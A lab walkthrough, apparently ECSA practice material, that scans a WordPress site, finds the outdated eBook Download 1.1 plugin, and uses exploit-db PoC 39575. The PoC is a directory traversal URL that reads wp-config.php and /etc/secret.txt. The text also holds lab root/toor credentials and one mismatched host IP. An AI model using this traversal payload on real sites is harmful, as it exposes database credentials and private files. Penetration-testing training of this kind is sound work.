


```
 Time: 00:00:09 <========================> (1411 / 1411) 100.00% Time: 00:00:09

[+] We found 2 plugins:

[+] Name: akismet - v4.0.1
 |  Latest version: 4.0.1 (up to date)
 |  Last updated: 2017-11-06T20:24:00.000Z
 |  Location: http://172.19.19.8/wordpress/wp-content/plugins/akismet/
 |  Readme: http://172.19.19.8/wordpress/wp-content/plugins/akismet/readme.txt

[+] Name: ebook-download - v1.1
 |  Last updated: 2017-04-22T11:47:00.000Z
 |  Location: http://172.19.19.8/wordpress/wp-content/plugins/ebook-download/
 |  Readme: http://172.19.19.8/wordpress/wp-content/plugins/ebook-download/readm
e.txt
[!] The version is out of date, the latest version is 1.5
[!] Directory listing is enabled: http://172.19.19.8/wordpress/wp-content/plugin
s/ebook-download/

[+] Finished: Tue Apr 10 05:14:53 2018
[+] Requests Done: 1473
[+] Memory used: 123.754 MB
[+] Elapsed time: 00:00:18
root@kali:~#
```

Step 3:
Search for publicly available exploits for the plugin ebook download using SearchSploit.

To search, type **searchsploit ebook download 1.1** and press **Enter**.

Searchsploit returns a result related to ebook download as shown in the screenshot.
The vulnerability discovered is directory traversal and the exploit ID is **39575**.




```
root@kali:~# searchsploit ebook download 1.1
--------------------------------------------- ----------------------------------------
 Exploit Title                               |  Path
                                             | (/pentest/exploitation/exploit-db/platforms/)
--------------------------------------------- ----------------------------------------
WordPress Plugin eBook Download              | php/webapps/39575.txt
--------------------------------------------- ----------------------------------------
root@kali:~#
```

Username root
Password toor

01: ECSA Practical - Google Chrome
Secure | https://labondemand.com/Console/26b9c141-cf3d-495c-89c0-0d3f33c083bb?rc=10
01: ECSA Practical
Kali Linux Subnet A
10 Hr 29 Min Remaining
Applications
Places
Terminal
Tue 05:18
ECSA Practical
Machines
OpenVas and Nessus Credentials
root@kali: ~
File Edit View Search Terminal Help
Kali Linux Subnet A
DVD Drive
No Media
Load Files
Ctrl+Alt+Delete
Windows Server 2012 Subnet A

Step 4:
Copy the exploit to root directory. To copy, type **searchsploit -m 39575** and press **Enter**.
A copy of the exploit gets stored in the root directory.

Type **cat 39575.txt** and press **Enter** to view the proof of concept written in the exploit text file.




Username root
Password toor

```
root@kali:~# searchsploit -m 39575
Exploit: WordPress Plugin eBook Download 1.1 - Directory Traversal
    URL: https://www.exploit-db.com/exploits/39575/
   Path: /pentest/exploitation/exploit-db/platforms/php/webapps/39575.txt

Copied to: /root/39575.txt


root@kali:~# cat 39575.txt
# Exploit Title: Wordpress eBook Download 1.1 | Directory Traversal
# Exploit Author: Wadeek
# Website Author: https://github.com/Wad-Deek
# Software Link: https://downloads.wordpress.org/plugin/ebook-download.zip
# Version: 1.1
# Tested on: Xampp on Windows7

[Version Disclosure]
======================================
http://localhost/wordpress/wp-content/plugins/ebook-download/readme.txt
======================================

[PoC]
======================================
/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../wp-config.php
root@kali:~#
```

Step 5:

Since the URL of wordpress site is **http://172.19.19.18/wordpress**, the directory traversal URL you enter in the browser's address bar will be **http://172.19.19.18/wordpress/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../../../../../../etc/secret.txt**.

Download the file and save it in the machine.



Opening secret.txt

You have chosen to open:

secret.txt


which is: Python File (no console) (148 bytes)
from: http://172.19.19.8

Would you like to save this file?

Cancel | Save File

Step 6:
Open the text file to view the contents of secret.txt

